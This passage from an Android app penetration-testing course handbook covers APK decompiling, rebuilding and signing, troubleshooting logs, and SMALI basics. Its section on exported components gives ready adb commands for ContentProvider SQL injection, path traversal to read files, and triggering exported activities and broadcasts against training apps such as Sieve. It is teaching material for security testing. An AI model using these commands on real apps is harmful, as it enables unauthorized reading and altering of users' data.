
This parameter creates a flow chart (.dot - files) of all functions. This is super handy if you have to trace back a huge function that has been obfuscated. I normally would use the androguard feature for this process but I JADX will be a lot faster.

```
$ sudo apt-get install graphviz
$ pip3 install -U pydot
$ jadx -d out --cfg app-debug.apk
```

Now we have our decompiled code and the corresponding dot files. We need to write a little python script to convert a .dot file into a png:

```
3  import pydot
4
5  (graph,) = pydot.graph_from_dot_file('checkRootMethod3()Z.dot')
6  graph.write_png('checkRootMethod3.png')
```

Now we can open the „checkRootMethod3“ png file which looks like this:



On such a small function it might be not that helpful, but when you have to deal with some obfuscation methods, this might be very handy!

8.3.2. JADX-GUI

JADX-GUI is being used to decompile and display an APK in a nice GUI window.

JADX and JADX-GUI are based on the same GitHub project. The installation process is the same:

```
git clone https://github.com/skylot/jadx.git
cd jadx
./gradlew dist
```

Check out the project: https://github.com/skylot/jadx.

We can also start JADX-GUI with the same parameters which have been shown in the JADX section.

8.3.3. DEX2jar

DEX2jar is being used to reconstruct the JAVA code out of the classes.dex files of the android APK.

You can download dex2jar here: https://sourceforge.net/projects/dex2jar/files/. I include dex2jar in the $PATH variable afterwards to make it easier to call. Otherwise you would have to provide the full PATH all the time.

```
/home/android/tools/jadx/build/jadx/bin:/home/android/tools/dex2jar:/
home/android/.local/bin/:/home/android/.local/bin:/usr/local/sbin:/
usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/
games:/snap/bin
```

If you have a windows system, you want to use „d2j-dex2jar.bat“. On a Linux system we are using d2j-dex2jar.sh.

1. Unzip the APK

```
$ unzip de.fgerbig.spacepeng_1581.apk
```

2. Decompile the classes.dex file with dex.2jar

```
$ d2j-dex2jar.sh classes.dex
dex2jar classes.dex -> ./classes-dex2jar.jar
```

3. Open the generated jar-file with jd-gui

```
$ jd-gui classes-dex2jar.jar
```

Done :)

8.3.4. JD-GUI

JD-GUI is being used to display the classes inside a JAR file in a nice GUI. There are no special parameters which I use during my daily work with JD-GUI.

8.3.5. APKTOOL

The apktool can be used to decompile a mobile application. This tool is being used very often during this course. You can download it here: https://ibotpeaches.github.io/Apktool/.

Update! Please make sure you are using the version 2.5.0 or newer of the apktool. The android build system has recently changed (August 2020). Apps that have been build with the new android-studio cannot be decompiled anymore with older versions of the apktool.

Basic Parameters

These are the common parameters of my daily work with the APKTOOL.

```
d                   Decompile an APK
b                     Build an APK based on a decompiled version
-r,--no-res           Do not decode resources.
--force-manifest      Decode the APK's compiled manifest, even if
decoding of resources is set to "false".
-d,--debug          Sets android:debuggable to "true" in the APK's
compiled manifest
```

A basic call looks like this:

```
$ apktool d <APK>
$ apktool b app/
```

Parameter „-r“

As already mentioned in JADX, this parameter does not decompile resource files. These files often cause problems and might hinder the APKTOOL on decompiling the app. Beside the AndroidManifest.xml, the resource files are not really required and can be skipped.


Parameter „--force-manifest“

It is always helpful to have the AndroidManifest.xml decompiled. But if we choose the „-r“ parameter, this does not happen because this is a resource file. To avoid decompiling the unnecessary files and keeping the AndroidManifest.xml we can provide this parameter.

8.4. Special Section - Approach: „Upos“ Challenge

I stumbled across the following „Mobile Crackmes“ and many of them were pretty similar but one was really hard. This has been also proofed by the amount of solves.

The creator itself is well known for the famous Cloak & Dagger attack on the android system. You can find the link here: https://mobisec.reyammer.io/challs.



After absolving this course, you will be able to solve all of his challenges.

I will not spoiler any solution but I will teach you all the techniques that are required to solve them.

This part is only included in the video of the Udemy course:„Android App Hacking - Black Belt Edition“. It does not contain the solution for this challenge because this would be lame :) But it shows an approach how to analyse and solve high obfuscated apps.

The tools that are required for this can be installed with the following commands:

```
$ pip install networkx==1.11
$ apt-get install openjdk-8-jdk  // (required by gephi)


$ sudo update-alternatives --config java
```


9. Apps

This part provides useful information about android apps and their corresponding files and locations.

9.1. Package Structure

Summary of the package structure of an APK if you unzip it.

Command	Description
assets	Pictures / Sounds / Certificates / External files
lib	Libraries (check to see if emulator „x86“ is supported)
META-INF	Code Signature (signing)
res	App Icon
AndroidManifest.xml	Configuration file in binary format (not readable by unzipping an app)
classes.dex	Dalvik Bytecode of all classes
resources.arsc	Compiled resources (Strings / Color etc.)



Take a look into the „lib“ directory to check, if the application is supporting the x86 architecture. If there is a directory containing a lib or if the app does not contain additional libraries at all, this is most likely the case.

In the AndroidManifest.xml we look for the permissions and exported components. We will find out the corresponding classes which define the key components and can hunt for vulnerabilities.

We should always check the assets directory. There might be certificates or additional data that are used in the app which cannot be seen in the decompiled java code. Of course if this directory is not available, then we do not have to check it :)

9.2. Decompiling - Building and signing Apps

Here we will have all the steps in decompiling and building back the app.

9.2.1. APKTOOL- Decompile

```
$ apktool d <apk file>
```

If you encounter some problems you can try to decompile the application with the „-r“ parameter.

```
$ apktool d -r game_test.apk
```

The apktool will not try to decompile the resources of the app. If you still get errors try out other decompilers like jadx or androguard.

9.2.2. APKTOOL - Compile

After performing our modifications we can build the app back again.

```
$ apktool b game_test/
```

Even if we have decompiled the app with the „-r“ parameter, it is not required for building it back again.

Also take care! We need to provide the directory path and not the application APK file here. If you encounter errors have a look if this is the case.

9.2.3. Creating a new Keystore

The APK has to be signed to be installed on the device. Therefore we need to create a keystore. We can build one with the following command:

```
$  keytool -genkey -v -keystore ~/android-app-hack.keystore -alias
alias_name -keyalg RSA -keysize 2048 -validity 365
```

Here we are creating a new keystore in our home directory with the name „android-app-hack.keystore“.

The alias_name is not relevant. We can provide any name we want. This name will be later used to sign the app. It identifies the correct certificate in the keystore. The keystore can hold more than one certificate.

9.2.4. Zipalign

Android uses zipalign to make sure that all uncompressed data start with a particular alignment relative to the start of the file (see. https://developer.android.com/studio/command-line/zipalign). This reduces the RAM required by the application and needs to be done, before we sign the application. The alignment is always 4 bytes (parameter 4).

```
$ zipalign -v 4 infile.apk outfile.apk
```

The file „outfile.apk“ is now aligned on 4-byte boundaries and can now be signed.

9.2.5. Signing the App

After creating the keystore we sign the app with the following command:

```
apksigner sign --ks ~/tools/keystore/android-app-hack.keystore new-debug.apk
```

This will create a new application named “new-debug.apk” which has been signed and can be installed now.

9.2.6. New Version - Steps

Update! The new build system in android - introduced in august 2020 - will cause headache if you try to rebuild newer application. I have found a way to handle this and I will show you here :)

Here are all the commands at one place.

- java -jar apktool_2.5.0.jar d org.secuso.privacyfriendlydicer_8.apk

Modify the SMALI content / AndroidManifest.xml and then:

- java -jar apktool_2.5.0.jar b org.secuso.privacyfriendlydicer_8
- cd dist
- zipalign 4 app-debug.apk new-debug.apk
- apksigner sign --ks ~/tools/keystore/android-app-hack.keystore new-debug.apk
- adb install -r new-debug.apk

9.2.7. Troubleshooting

This guide provides some common erros I have encountered during this process. If you encounter a new problem, please send me a message. I try my best to support you on that.

1. Error - Could not extract resource /prebuilt/linux/aapt64

We have decompiled the app and are now trying to build it back when we encounter this error:

```
app@Hacking:/home/android/apps/dice $ apktool b org.secuso.privacyfriendlydicer_8/
I: Using Apktool 2.4.0-dirty
I: Checking whether sources has changed...
I: Smaling smali folder into classes.dex...
I: Checking whether resources has changed...
I: Building resources...
W: aapt: brut.common.BrutException: brut.common.BrutException: Could not extract resource: /prebuilt/linux/aapt_64 (defaulting to $PATH binary)
W: res/drawable-v21/$avd_hide_password__0.xml: Invalid file name: must contain only [a-z0-9_.]
W: res/drawable-v21/$avd_hide_password__1.xml: Invalid file name: must contain only [a-z0-9_.]
W: res/drawable-v21/$avd_hide_password__2.xml: Invalid file name: must contain only [a-z0-9_.]
W: res/drawable-v21/$avd_show_password__0.xml: Invalid file name: must contain only [a-z0-9_.]
W: res/drawable-v21/$avd_show_password__1.xml: Invalid file name: must contain only [a-z0-9_.]
W: res/drawable-v21/$avd_show_password__2.xml: Invalid file name: must contain only [a-z0-9_.]
W: res/drawable-anydpi-v24/$ic_launcher_foreground_shadow__0.xml: Invalid file name: must contain only [a-z0-9_.]
brut.androlib.AndrolibException: brut.common.BrutException: could not exec (exit code = 1): [aapt, p, --min-sdk-version, 16, --target-sdk-version, 28, --
version-code, 8, --version-name, 1.6.0, --no-version-vectors, -F, /tmp/APKTOOL16083353926232606165.tmp, -0, arsc, -0, META-INF/android.support.design_mat
erial.version, -0, META-INF/androidx.activity_activity.version, -0, META-INF/androidx.appcompat_appcompat.version, -0, META-INF/androidx.arch.core_core-r
untime.version, -0, META-INF/androidx.asynclayoutinflater_asynclayoutinflater.version, -0, META-INF/androidx.cardview_cardview.version, -0, META-INF/andr
oidx.coordinatorlayout_coordinatorlayout.version, -0, META-INF/androidx.core_core.version, -0, META-INF/androidx.cursoradapter_cursoradapter.version, -0,
 META-INF/androidx.customview_customview.version, -0, META-INF/androidx.databinding_viewbinding.version, -0, META-INF/androidx.documentfile_documentfile.
version, -0, META-INF/androidx.drawerlayout_drawerlayout.version, -0, META-INF/androidx.fragment_fragment.version, -0, META-INF/androidx.interpolator_int
erpolator.version, -0, META-INF/androidx.legacy_legacy-support-core-ui.version, -0, META-INF/androidx.legacy_legacy-support-core-utils.version, -0, META-
INF/androidx.lifecycle_lifecycle-extensions.version, -0, META-INF/androidx.lifecycle_lifecycle-livedata-core.version, -0, META-INF/androidx.lifecycle_lif
ecycle-livedata.version, -0, META-INF/androidx.lifecycle_lifecycle-process.version, -0, META-INF/androidx.lifecycle_lifecycle-runtime.version, -0, META-I
NF/androidx.lifecycle_lifecycle-service.version, -0, META-INF/androidx.lifecycle_lifecycle-viewmodel-savedstate.version, -0, META-INF/androidx.lifecycle_
lifecycle-viewmodel.version, -0, META-INF/androidx.loader_loader.version, -0, META-INF/androidx.localbroadcastmanager_localbroadcastmanager.version, -0,
META-INF/androidx.print_print.version, -0, META-INF/androidx.recyclerview_recyclerview.version, -0, META-INF/androidx.savedstate_savedstate.version, -0,
META-INF/androidx.slidingpanelayout_slidingpanelayout.version, -0, META-INF/androidx.swiperefreshlayout_swiperefreshlayout.version, -0, META-INF/androidx
.transition_transition.version, -0, META-INF/androidx.vectordrawable_vectordrawable-animated.version, -0, META-INF/androidx.vectordrawable_vectordrawable
.version, -0, META-INF/androidx.versionedparcelable_versionedparcelable.version, -0, META-INF/androidx.viewpager_viewpager.version, -0, META-INF/com.goog
le.android.material_material.version, -0, res/drawable-hdpi-v4/abc_ab_share_pack_mtrl_alpha.9.png, -0, png, -0, res/drawable-hdpi-v4/abc_btn_switch_to_on
_mtrl_00001.9.png, -0, res/drawable-hdpi-v4/abc_btn_switch_to_on_mtrl_00012.9.png, -0, res/drawable-hdpi-v4/abc_cab_background_top_mtrl_alpha.9.png, -0,
res/drawable-hdpi-v4/abc_list_divider_mtrl_alpha.9.png, -0, res/drawable-hdpi-v4/abc_list_focused_holo.9.png, -0, res/drawable-hdpi-v4/abc_list_longpress
ed_holo.9.png, -0, res/drawable-hdpi-v4/abc_list_pressed_holo_dark.9.png, -0, res/drawable-hdpi-v4/abc_list_pressed_holo_light.9.png, -0, res/drawable-hd
```

We also tried decompiling the app with the „-r“ parameter, which seems to work until we want to install the app. Then we get this error:

```
app@Hacking:/home/android/apps/dice/org.secuso.privacyfriendlydicer_8/dist $ adb install org.secuso.privacyfriendlydicer_8.apk
adb: failed to install org.secuso.privacyfriendlydicer_8.apk: Failure [INSTALL_PARSE_FAILED_NO_CERTIFICATES: Failed collecting ce
rtificates for /data/app/vmdl1738541277.tmp/base.apk: Failed to collect certificates from /data/app/vmdl1738541277.tmp/base.apk:
Attempt to get length of null array]
```

This looks like an application that has been compiled with the new build system (aapt2). The signing has also changed and zipalign is necessary. If you follow the steps above, you shouldn’t encounter this problem. It was related to the old signing approach.

```
$ java -jar apktool_2.5.0.jar d org.secuso.privacyfriendlydicer_8.apk
```

In case of other errors try the following approach. The second command often solves the problem. It is like cleaning the project.

```
$ java -jar apktool_2.5.0.jar d org.secuso.privacyfriendlydicer_8.apk
$ java -jar ~/Downloads/apktool_2.5.0.jar empty-framework-dir
$ java -jar apktool_2.5.0.jar b org.secuso.privacyfriendlydicer_8
```

If you still get certificate error messages, try this:

```
$ java -jar apktool_2.5.0.jar d org.secuso.privacyfriendlydicer_8.apk
$ java -jar ~/Downloads/apktool_2.5.0.jar empty-framework-dir
$ java -jar apktool_2.5.0.jar b org.secuso.privacyfriendlydicer_8
$ cd org.secuso.privacyfriendlydicer_8/dist
$ zipalign 4 app-debug.apk new-debug.apk
$ apksigner sign --ks ~/tools/keystore/android-app-hack.keystore new-
debug.apk
$ adb install -r new-debug.apk
```

2. Error - No resource identifier found for attribute 'compileSdkVersion'

In case of this error message, just try to empty the framework dir.

```
$ java -jar apktool_2.5.0.jar d org.secuso.privacyfriendlydicer_8.apk
$ java -jar ~/Downloads/apktool_2.5.0.jar empty-framework-dir
$ java -jar apktool_2.5.0.jar b org.secuso.privacyfriendlydicer_8
```

3. Error - ADB INSTALL FAILURE - INSTALL_FAILED_TEST_ONLY

This error is caused if the AndroidManifest.xml contains the following entry android:testOnly=“true”.

```
/home/android/AndroidStudioProjects/ndkfrida/app/build/outputs/apk/debug/app-debug/dist $ adb
install -r new-debug.apk
adb: failed to install new-debug.apk: Failure [INSTALL_FAILED_TEST_ONLY: installPackageLI]
```

This means the application cannot be “regularly” installed. All we have to do is adding the “-t” parameter as shown below:

```
$ adb install -r -t new-debug.apk
```

4. Error - Failed to extract native libraries

```
failed to install app-debug.apk: Failure [INSTALL_FAILED_INVALID_APK: Failed to extract native
libraries, res=-2]
```

This happens when we have added - modified some native libraries. We can solve this issue by adding the following parameter into the AndroidManifest.xml: android:extractNativeLibs=„true“.

AndroidManifest.xml

```
<?xml version="1.0" encoding="utf-8" standalone="no"?><manifest xmlns:android="http://schemas.android.com/apk/res/android"
android:compileSdkVersion="28" android:compileSdkVersionCodename="9" package="com.apphacking.ndkfrida"
platformBuildVersionCode="28" platformBuildVersionName="9">
    <uses-permission android:name="android.permission.INTERNET"/>
    <application android:allowBackup="true" android:appComponentFactory="androidx.core.app.CoreComponentFactory"
    android:debuggable="true" android:extractNativeLibs="true" android:icon="@mipmap/ic_launcher" android:label="@string/
    app_name" android:roundIcon="@mipmap/ic_launcher_round" android:supportsRtl="true" android:theme="@style/Theme.Ndkfrida">
        <activity android:name="com.apphacking.ndkfrida.MainActivity">
            <intent-filter>
                <action android:name="android.intent.action.MAIN"/>
                <category android:name="android.intent.category.LAUNCHER"/>
            </intent-filter>
        </activity>
    </application>
</manifest>
```

5. Error - INSTALL_PARSE_FAILED_NO_CERTIFICATES

This might happened quite often and simply means, we have forgotten to sign the app or we are trying to install the none signed version of the app :)

```
adb: failed to install new-debug.apk: Failure [INSTALL_PARSE_FAILED_NO_CERTIFICATES: Failed
collecting certificates for /data/app/vmdl304755566.tmp/base.apk: Failed to collect certificates
from /data/app/vmdl304755566.tmp/base.apk: Attempt to get length of null array]
```

Simply use the zipgalign command before and sign it afterwards.

```
$ zipalign 4 app-debug.apk new-debug.apk
$ apksigner sign --ks ~/tools/keystore/android-app-hack.keystore new-
debug.apk
$ adb install -r new-debug.apk
```

If you have signed the application then please make sure that you are using the correct version of the app. The output file of the signing command. In this case new-debug.apk is the signed app.

10. App Components - Vulnerabilities


Some quick notes on what to look for and how to exploit them :)

10.1. Activities

Have a look into the AndroidManifest.xml and check if one of them is being exported.

10.1.1. AndroidManifest.xml - What to look for?

Activities can be exported by adding the flag “export=true” or they can be implicit exported if they are in-between “intent-filters”.



The “android:name” tag shows the Java-Class of the given activity. This is required for the exploitation part.

10.1.2. Exploitation

Exported activities can be started via the ADB shell or by writing a custom application which is triggering the intent. Starting via the ADB shell is enough for a PoC:

```
$ am start <package>/<activity - name>
$ am start -n (explicit) <package>/<activity - name>

$ am start -n com.mwr.example.sieve/.FileSelectActivity
$ am start -n com.mwr.example.sieve/.PWList
```

Java Code within a custom application to start an external activity.

```
// code - to start the following Activity
// com.mwr.example.sieve / .PWList
Intent intent = new Intent();
intent.setComponent(new ComponentName( pkg: "com.mwr.example.sieve", cls: ".PWList"));
startActivity(intent);
```

10.2. Intent

Intents are some sort of messaging objects that can trigger certain actions.

10.2.1. Code - What to look for?

The component receiving the intent needs to be exported.We have to look into the AndroidManifest.xml to identify it. There we will also find required information like: action / category. Category is not always being required to send an intent.

```
<activity android:name=".ChangePin" android:exported="true">
    <intent-filter>
        <action android:name="com.apphacking.changePin"/>
        <category android:name="android.intent.category.DEFAULT"/>
    </intent-filter>
</activity>
```

We have to check the code if we can exploit this behaviour. Please search for the following term:

```
Intent intent = getIntent();
```

In the following example the “ChangePin” activity is being started with a username provided by the intent.

```
public void changeSettings(View view) {

    Intent intent = new Intent( packageContext: this,ChangePin.class);
    intent.putExtra( name: "username", username);
    startActivity(intent);

}
```

If the “ChangePin” activity is being exported, we can trigger the intent with a different username. It depends on the user code what happens next.

10.2.2. Exploitation

To start the activity with a different username we can use the activity manager and provide the intent information as follow:

```
$ adb shell
$ am start-activity -a com.apphacking.changePin —es “username” “user”
// *Note: Category could be also added with -c android.intent.category.Default
```

10.3. BroadcastReceiver

BroadcastReceiver are often being exported, which makes them a valuable target.

10.3.1. Code - What to look for?

The only method we are looking for is the “onReceive” method. This method gets called by sending the BroadCast event.

AndroidManifest.xml

```
<receiver android:enabled="true" android:name=".myBroadcastReceiver">
    <intent-filter>
        <action android:name="android.intent.action.BOOT" />
        <action android:name="android.intent.action.LOCKED_BOOT_COMPLETED" />
        <action android:name="android.intent.action.QUICKBOOT_POWERON" />
    </intent-filter>
</receiver>
```

action | category | data


```
registerReceiver(myBroadcast,new IntentFilter("android.intent.action.BOOT"));

private BroadcastReceiver myBroadcast = new BroadcastReceiver() {

@Override
  public void onReceive(Context context, Intent intent) {
    // code
}
```

Take care! Beside looking into the AndroidManifest we also have to look into the Java Code for “registeredReceiver”! This is common on Android apps (Version > 11). Frameworks like DROZER or MobSF might miss them! Please check manually if a BroadcastReceiver is being defined in the Java Code!

*Note: MobSF is a really nice framework and we can use this for certain tasks. But keep in mind that it might miss something. Therefore I would like to show, how you can do all of this by yourself to make sure, we are fetching everything.

10.3.2. Exploitation

Here we have to check the onReceive method in the Java class. This is the only code part we can trigger by sending our event.

```java
@Override
protected void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    setContentView(R.layout.activity_main);

    txtView = (TextView) findViewById(R.id.textView);
    imageView = (ImageView) findViewById(R.id.imageView);
    registerReceiver(alarmSystemReceiver,new IntentFilter( action: "com.apphacking.broadcastreceiver.alarmState"));
}


private BroadcastReceiver alarmSystemReceiver = new BroadcastReceiver() {
    @Override
    public void onReceive(Context context, Intent intent) {
        String alarmState = "";

        alarmState = intent.getStringExtra( name: "status"); // {status : }

        if(alarmState.equals("arm")) {

            // activate the alarm system
            txtView.setText("armed");
            imageView.setImageResource(R.drawable.lockclosed);
            Log.d( tag: "Alarm-State",  msg: "Alarm system armed!");

            return;

        } if (alarmState.equals("disarm")) {
```

This application is listening for the intent “com.apphacking.broadcastreceiver.alarmState”. It also takes a parameter named “status”. We can arm and disarm the system based on this event. To send this BroadcastEvent we can use ADB as follow:

```
$ am broadcast -a com.apphacking.broadcastreceiver.alarmState –es “status” “arm”
```

10.4. ContentProvider

Within a ContentProvider we can look for SQL injections and Path-Traversal attacks.

10.4.1. Code - What to look for?

Once again, the ContentProvider needs to be exported. Sometimes the ContentProvider can be also locked down with a certain permission. This can be circumvented if the protectionLevel is not signature like shown below.

```
<permission android:label="Allows reading of the Key in Sieve" android:name="com.mwr.example.sieve.READ_KEYS" android:protectionLevel="dangerous"/>
<permission android:label="Allows editing of the Key in Sieve" android:name="com.mwr.example.sieve.WRITE_KEYS" android:protectionLevel="dangerous"/>
```

Source: AndroidManifest.xml - Sieve.apk

We can write our own app and use the custom permission. The user might be informed with a popup. It depends on certain things but nevertheless, a missclick can happen and this would provide us full access to the database.

10.4.1.1. SQL Injection

We need to check if the query method (if available) is filtering our input. If this is not the case, we are able to inject our own code into the SQL query.

```
@Override // android.content.ContentProvider
public Cursor query(Uri in, String[] projection, String selection, String[] selectionArgs, String sortOrder) {
    int type = this.sUriMatcher.match(in);
    SQLiteQueryBuilder queryBuilder = new SQLiteQueryBuilder();
    if (type >= 100 && type < 200) {
        queryBuilder.setTables(PWTable.TABLE_NAME);
    } else if (type >= 200) {
        queryBuilder.setTables(PWTable.KEY_TABLE_NAME);
    }
    return queryBuilder.query(this.pwdb.getReadableDatabase(), projection, selection, selectionArgs, null, null, sortOrder);
}
```

The SQL syntax will be generated out of these parameters as follow:

```
query (
    Uri,            content://com.example.app/news
    projection,     payload
    selection,      null,
    selectionArgs,  null,
    sortOrder       null
)
```

```
SELECT projection FROM Uri WHERE selection=selectionArgs ORDER BY sortOrder;
```

Now we need to identify the tables in the Java code. We can look for the keyword "content://".

```
public static final int KEY = 200;
public static final Uri KEYS_URI = Uri.parse("content://com.mwr.example.sieve.DBContentProvider/Keys");
public static final int KEY_ID = 230;
public static final int KEY_PASSWORD = 210;
public static final int KEY_PIN = 220;
public static final int PASSWORDS = 100;
public static final int PASSWORDS_EMAIL = 140;
public static final int PASSWORDS_ID = 110;
public static final int PASSWORDS_PASSWORD = 150;
public static final int PASSWORDS_SERVICE = 120;
public static final Uri PASSWORDS_URI = Uri.parse("content://com.mwr.example.sieve.DBContentProvider/Passwords");
```

Source: DBContentProvider - Sieve.apk

Here we have the authority names of the tables.

- com.mwr.example.sieve.DBContentProvider/Keys
- com.mwr.example.sieve.DBContentProvider/Passwords

The actual table names might be different, we have to track this in the code because within the SQL injection attack, we have to use the correct table names and not the authority names.

SQL Injection - Attack:

```
$ content query –uri content://com.mwr.example.sieve.DBContentPRovider/Passwords –
projection "* FROM Key--"
```

This leads to the following syntax:

The "- -" (comment) will negate the rest of the original query. Therefore we are just selecting all entries from Key.

Key is the actual table_name. The authority name is being referenced with "Keys"! Confusing Yes! :D

SQL Queries to manipulate the database:

```
// Selecting
$ content query --uri content://<authority>/users
```

```
// Inserting
$ content insert --uri content://<authority>/users --bind name:s:admin
```

```
// Update - Modify
$ content update --uri content://<authority>/users --bind name:s:hacker --where
"name='admin'"
```

```
// Delete
$ content delete --uri content://<authority>/users --where "name='admin'"
```

10.4.1.2. Path-Traversal

AndroidManifest.xml again. Exported? Alright! :)

```
<provider
    android:name=".MusicFileProvider"
    android:authorities="com.apphacking.musicplayer"
    android:enabled="true"
    android:exported="true"></provider>
```

In case of a Path-Traversal vulnerability we have to check for ParcelFileDescriptor.

```
@Override
public ParcelFileDescriptor openFile(Uri uri, String mode){

    File file = new File(uri.getPath());
    ParcelFileDescriptor parcelFileDesc;

    try {
        parcelFileDesc = ParcelFileDescriptor.open(file,ParcelFileDescriptor.MODE_READ_ONLY);
    }
    catch (FileNotFoundException e) {
        e.printStackTrace();
        return null;
    }

    return parcelFileDesc;
}
```

If the input “uri” is not being filtered, then we can apply files like “../../../../../etc/hosts”. This gives us the possiblity to perform an arbitrary read on possible sensitive information which are being stored in the app directory. This directory is sandboxed and normal users do not have access. But we are now in the context of the current application which means, we have the ability to access them.

Path-Traversal - Attack:

```
$ content read –uri content://com.apphacking.musicplayer/../../../../../../etc/
hosts
```

The name of the ContentProvider can be fetched from the AndroidManifest.xml. If we have a ParcelFileDescriptor openFile that takes an unfiltered uri, this is all we need to do.

11. SMALI

Here we will pack together all the useful SMALI information of this course.

11.1. Types

Here is a list of types in SMALI. It takes some time but you will get familiar with these types. I have marked the most import one which we will encounter very often.

Syntax	Meaning
V	**Void**
Z	**Boolean**
B	**byte**
S	short
C	**char**
F	float
I	**int**
J	long
D	double
[*descriptor* (e.g „[B“ —>	array
Lfully/qualified/Name;	**class name**

Boolean:
0x0 = false (0)
0x1 = true (>0 is true)

byte[ ] myarry = {0x0, 0x1}
new-array v0, v0, [B

11.2. Registers / Variables / Parameters

In dalvik, registers are always 32 bits, and can hold any type of value. Two registers are used to hold 64 bit types (Long and Double).

Local	Param
V0	P0
V1	P1
V2	P2
V4	P3
V(…)	P(…)

The registers starting with a Vx are used as „local“ registers. These could be local variables or values that needs to be stored.

The registers starting with Px are parameters in a function. The P0 is often used as the „this“ operator.

We verify or clarify this behaviour with the following example. We will decompile this code with the APKTOOL and walk through the output.

```java
3     public void manyArgs(int a, int b, char c, int d, char e, char f, int g, char h, int k) {
4         String even = "this";
5         String more = "is";
6         String vars = "how";
7         String donate = "it";
8         String ok = "works";
9
10        System.out.println(String.valueOf(a+b+c+d+e+f+g+h+k)+even+more+vars+donate+ok);
11    }
```

Below we have the decompiled SMALI code.

```
130  # virtual methods
131  .method public manyArgs(IICICCICI)V
132      .locals 8
133      .param p1, "a"    # I
134      .param p2, "b"    # I
135      .param p3, "c"    # C
136      .param p4, "d"    # I
137      .param p5, "e"    # C
138      .param p6, "f"    # C
139      .param p7, "g"    # I
140      .param p8, "h"    # C
141      .param p9, "k"    # I
142
143      .line 17
144      const-string v0, "this"
145
146      .line 18
147      .local v0, "even":Ljava/lang/String;
148      const-string v1, "is"
149
150      .line 19
151      .local v1, "more":Ljava/lang/String;
152      const-string v2, "how"
153
154      .line 20
